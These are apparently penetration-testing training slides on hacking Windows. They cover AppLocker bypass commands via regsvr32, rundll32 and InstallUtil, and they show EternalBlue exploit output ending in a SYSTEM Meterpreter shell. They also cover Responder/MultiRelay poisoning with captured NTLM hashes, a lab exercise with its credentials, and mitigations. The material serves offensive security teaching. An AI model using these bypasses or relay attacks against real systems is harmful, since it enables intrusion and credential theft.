
- If we have access to PowerShell/cmd our job, in regard to enumeration, becomes easier

AppLocker: Enumeration




- Generating 'Create Default Rules' means only programs in the following locations will execute:
 - Program Files directories (32 and 64 bit)
 - Windows directory
 - Anything elsewhere == nope!
- If we can write to a location that permits execution, we may be able to get access to some arbitrary code (assuming it's based on a blacklist/PATH configuration)
- Bypass Checker:
<https://mssec.wordpress.com/2015/10/22/applocker-bypass-checker/>


AppLocker: Enumeration



<https://github.com/3gstudent/Bypass-Windows-AppLocker/blob/master/AppLockerBypassChecker-v1.ps1>



<https://t.me/learningnets>




AppLocker: Bypass Example #1

- Using regsvr32.exe || rundll32.exe to call a DLL
<https://blog.didierstevens.com/2010/02/04/cmd-dll/>

```
C:\Windows\System32\regsvr32.exe "c:\users\%username%\cmd.dll"
```

```
C:\Windows\System32\rundll32.exe c:\users\%username%\cmd.dll,Control_RunDLL
```



```
C:\Windows\SysWoW64\regsvr32.exe
(C) Copyright 1998-2009 ReactOS Team.

C:\Windows\System32>whoami
plum\bob

C:\Windows\System32>
```

- Run PowerShell with DLLs only
<https://github.com/p3nt4/PowerShdll>

AppLocker: Bypass Example #2

Based on research from Casey Smith (@subTee) and techniques divulged by Black Hills Information Security - <http://www.blackhillsinfosec.com/?p=5257>

[Condensed Overview]

1. Create a small C# program and define a entry point that will be used by InstallUtil.exe (the actual bypass technique)

Note: The Install function requires privileges, whereas the uninstall function doesn't

1. The C# code will call a PowerShell script that we will create
2. Use csc.exe (a compiler that comes with the .NET Framework) to compile the C# code
3. Create the PowerShell script that will be called by the C# program and define the desired actions
4. Use InstallUtil.exe to run the compiled C# program



AppLocker: C# Example



```
[snip]
public class Program {
    public static void Main() { }
}
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer {
    public override void
Uninstall(System.Collections.IDictionary savedState) {
        Mycode.Exec();
    }
}
public class Mycode {
    public static void Exec() {
        DO STUFF...
    }
}
```

Exercise 4.2



Demo 4.2

AppLocker / GPO Restriction Bypass

- You have an RDP session as Bob on 192.168.X.17. Attempt to execute the following commands on the host:
 - whoami
 - ipconfig /all
 - net user
- Going the extra mile:
- Try out different methods to get around AppLocker/GPO policies

AppLocker Bypass: **More Examples**

- Run PowerShell with DLLs only

<https://github.com/p3nt4/PowerShdll>

- Code Execution via Microsoft Workflow Compiler

<https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb>

- Whitelisting Attempt using applocker

<https://oddvar.moe/2018/05/14/real-whitelisting-attempt-using-applocker/>

- Constrained Language Mode Bypass


<https://www.mdsec.co.uk/2018/09/applocker-clm-bypass-via-com/>



AppLocker: Full Disclosure



Bob is a member of “plum\restricted_access”



AppLocker: FAILSAFE

If, for any reason, you have not managed to execute code, the following failsafe has been put into place

Logout from Bob's RDP session and login as Alice - Alice is not as restricted by AppLocker policies

- Username: **plum\alice**
- Password: **Password12345!**

IMPORTANT: Within the following challenges you will be required to substitute **C:\Users\Bob** for **C:\Users\Alice**



Windows Exploitation Status



192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via
 - plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run Powershell scripts

Domain: plum.local



Hacking Windows

Remote Exploitation



Windows Remote Exploitation: **Exploit Code**



- Exposed and vulnerable services; known OS vulnerabilities and unpatched systems
- e.g. MS17-010 became “the new” MS08-067
 - Windows XP/2k3 - Windows 10/2k16

```
[*] 192.168.1.231:445 - Connecting to target for exploitation.
[+] 192.168.1.231:445 - Connection established for exploitation.
[*] 192.168.1.231:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.1.231:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.231:445 - Starting non-paged pool grooming
[+] 192.168.1.231:445 - Sending SMBv2 buffers
[+] 192.168.1.231:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.231:445 - Sending final SMBv2 buffers.
[*] 192.168.1.231:445 - Sending last fragment of exploit packet!
[*] 192.168.1.231:445 - Receiving response from exploit packet
[+] 192.168.1.231:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.231:445 - Sending egg to corrupted connection.
[*] 192.168.1.231:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.231
[*] Meterpreter session 1 opened (192.168.1.117:4444 -> 192.168.1.231:50033) at 2017-05-15 17:59:56 +0100
[+] 192.168.1.231:445 - =====
[+] 192.168.1.231:445 - =====WIN=====
[+] 192.168.1.231:445 - =====

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Exploit video showing Fuzzbunch & EternalBlue - <https://vimeo.com/213515673>

<https://t.me/learningnets>

Windows Remote Exploitation: **Serialization**



- Yes, really!
- DCOM Uses serialization to communicate between processes
- CVE-2018-0824
 - A remote code execution vulnerability exists in "Microsoft COM for Windows" when it fails to properly handle serialized objects. An attacker who successfully exploited the vulnerability could use a specially crafted file or script to perform actions.
- Remote Code Execution but with user interaction as per the current PoCs in the Wild.
- Ref: <https://codewhitesec.blogspot.com/2018/07/lethalhta.html>

Windows Remote Exploitation: **BlueKeep**



- CVE-2019-0708:
- Remote Unauth Vulnerability targeting Remote Desktop Services
- Affects: Windows server 2000 - 2008 R2, Windows XP - 7
- CVSS: Base 9.8, Temporal 8.8
- If NLA (network Level Authentication) is enabled you are not affected
- Video PoC by CANVAS: <https://vimeo.com/349688256/aecbf5cac5>
- Metasploit module is also in preparation but kept within wraps

References:

<https://github.com/0xeb-bp/bluekeep>
<https://www.zerodayinitiative.com/blog/2019/5/27/cve-2019-0708-a-comprehensive-analysis-of-a-remote-desktop-service-s-vulnerability>

<https://t.me/learningnets>



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Windows Remote Exploitation: **DNS Server**



- CVE-2020-1350: A remote code execution vulnerability where Windows DNS servers fail to properly handle requests.
- Successful exploitation could allow an attacker to run arbitrary code in the context of the Local System Account.
- Windows servers configured as DNS servers are at risk from this vulnerability.
- An unauthenticated attacker could send malicious requests to a Windows DNS server to exploit this vulnerability.

References:

<https://blog.zsec.uk/cve-2020-1350-research/>
<https://github.com/ZephrFish/CVE-2020-1350>

Microsoft Exchange Bugs

- Microsoft Exchange 2010 to 2019 were affected with multiple vulnerabilities ranging from SSRF to RCE
- Affects the on-prem exchange servers not the Exchange online
- In many instances, allows an unauthenticated user to execute arbitrary code and perform exploitation
- [CVE-2021-26855](#) aka ProxyLogon - A SSRF vulnerability that can be used to bypass authentication and impersonate admin user tokens. Further can be chained with CVE-2021-27065 to exploit a file-write vulnerability and get code execution abilities



Microsoft Exchange Bugs (contd.)

- Other vulnerabilities similar to CVE-2021-27065 are [CVE-2021-26857](#), [CVE-2021-26858](#) - Post-auth write-file vulnerability leading to RCE
- [CVE-2021-26857](#) - Insecure deserialization post-auth in the Unified Messaging interface
- Few other vulnerabilities - [CVE-2021-28480](#), [CVE-2021-28481](#), [CVE-2021-28482](#), [CVE-2021-28483](#) that allow RCE on the Microsoft Exchange Servers



Windows Remote Exploitation: **Responder**



- <https://github.com/lgandx/Responder>
- ‘...Responder an LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service) and mDNS (Multicast Domain Name System) poisoner. It will answer to specific NBT-NS queries based on their name suffix...’

A multitude of options are available:

- SMB Auth Server
- WPAD Proxy Server
- HTTP/HTTPS Auth Servers
- FTP/POP3/IMAP/SMTP and DNS Servers

Windows Remote Exploitation: Responder



- A request for \\shared originates from 192.168.0.8

121	21.874597	192.168.0.8	192.168.0.255	NBNS	92 Name query NB SHARED<20>
122	21.875474	fe80::88f7:b32:836e...	ff02::1:3	LLMNR	86 Standard query 0x1643 A shared
123	21.875775	192.168.0.8	224.0.0.252	LLMNR	66 Standard query 0x1643 A shared
124	21.875899	192.168.0.3	192.168.0.8	NBNS	104 Name query response NB 192.168.0.3
125	21.876368	192.168.0.8	224.0.0.252	LLMNR	66 Standard query 0xf6dc AAAA shared
126	21.876551	fe80::88f7:b32:836e...	ff02::1:3	LLMNR	86 Standard query 0xf6dc AAAA shared
127	21.876944	192.168.0.3	192.168.0.8	LLMNR	88 Standard query response 0x1643 A shared A 192.168.0.3

- 192.168.0.3 (a system running Responder) replies to NBT-NS, LLMNR and SMB

```
[*] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.0.8 for name SHARED (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name shared
[SMB] NTLMv2-SSP Client : 192.168.0.8
[SMB] NTLMv2-SSP Username : DESKTOP-SSHGTE\Owen
[SMB] NTLMv2-SSP Hash : Owen::DESKTOP-SSHGTE:1122334455667788:D6189
[+] Requested Share : \\SHARED\IPC$
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name DESKTOP-SSHGTE
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name shared
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name DESKTOP-SSHGTE
[*] Skipping previously captured hash for DESKTOP-SSHGTE\Owen
[SMB] Requested Share : \\SHARED\IPC$
[*] [NBT-NS] Poisoned answer sent to 192.168.0.8 for name SHARED (service: Workstation/Redirector)
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name shared
```

Windows Remote Exploitation: MultiRelay



- A tool to relay NTLMv1 & NTLMv2 authentication
- <http://g-laurent.blogspot.co.uk/2016/10/introducing-responder-multirelay-10.html>

The Attack:


1. Verify the target **doesn't** have SMB signing enabled (MultiRelay checks for this)
2. Use Responder to poison responses (NBNS/LLMNR)
3. Run MultiRelay in tandem - this will be waiting for incoming connections
4. A privileged (or specifically targeted) user falls victim to Responder
5. Authentication is relayed to the chosen target

Attacker > Target A (LLMNR poisoned) > SMB auth relayed to Target B

<https://www.otsosecure.com/pwning-with-responder-a-pentesters-guide/>

<https://t.me/learningnets>

Windows Remote Exploitation: MultiRelay



Windows Remote Exploitation: MultiRelay

```
[+] Listening for events...  
[*] [NBT-NS] Poisoned answer sent to 192.168.10.17 for name BACKUP-001 (  
[*] [LLMNR] Poisoned answer sent to 192.168.10.17 for name backup-001
```



Attacker: 192.168.10.208
Relay Host: 192.168.10.17
Victim: 192.168.11.17

```
Retrieving information for 192.168.11.17...  
SMB signing: False  
Os version: 'Windows 10 Enterprise 14393'  
Hostname: 'WKS11'  
Part of the 'PLUM' domain  
[+] Setting up SMB relay with SMB challenge: e81e4cf5e9936571  
[+] Received NTLMv2 hash from: 192.168.10.17  
[+] Client info: ['Windows 10 Enterprise 14393', domain: 'PLUM', signing:'False']  
[+] Username: Administrator is whitelisted, forwarding credentials.  
[+] SMB Session Auth sent.  
[+] Looks good, Administrator has admin rights on C$.  
[+] Authenticated.  
[+] Dropping into Responder's interactive shell, type "exit" to terminate
```


Windows Remote Exploitation: Mitigation

Mitigation: Responder


- Disable LLMNR and NetBIOS



Windows Remote Exploitation: Mitigation

Mitigation: MultiRelay

- **Policy:** Enable SMB Signing (enabled by default only on Domain Controllers)



*Server type or GPO	Default value
Default Domain Policy	Not defined
Default Domain Controller Policy	Enabled
Stand-Alone Server Default Settings	Not defined
Member Server Effective Default Settings	Not defined
Client Computer Effective Default Settings	Disabled

```
Retrieving information for 192.168.3.215...
SMB signing is mandatory. Choose another target
Os version: 'Windows Server 2012 R2 Standard 9600'
Hostname: 'DC01'
Part of the 'PLUM' domain
```

*[source] [https://technet.microsoft.com/en-us/library/jj852239\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/jj852239(v=ws.11).aspx)



Hacking Windows

**Back to
PowerShell**

PowerShell Execution Policy

- Execution Policy is a defensive inbuilt feature defining under which context a PowerShell should load and run scripts
- However, Execution Policy does not apply to anything loaded in memory
- Current execution policy on a system can be checked using
`Get-ExecutionPolicy`
cmdlet, to return the PowerShell policy under the LocalMachine scope
- The cmdlet
`Get-ExecutionPolicy -List`
displays the Execution policy under multiple scope contexts

```
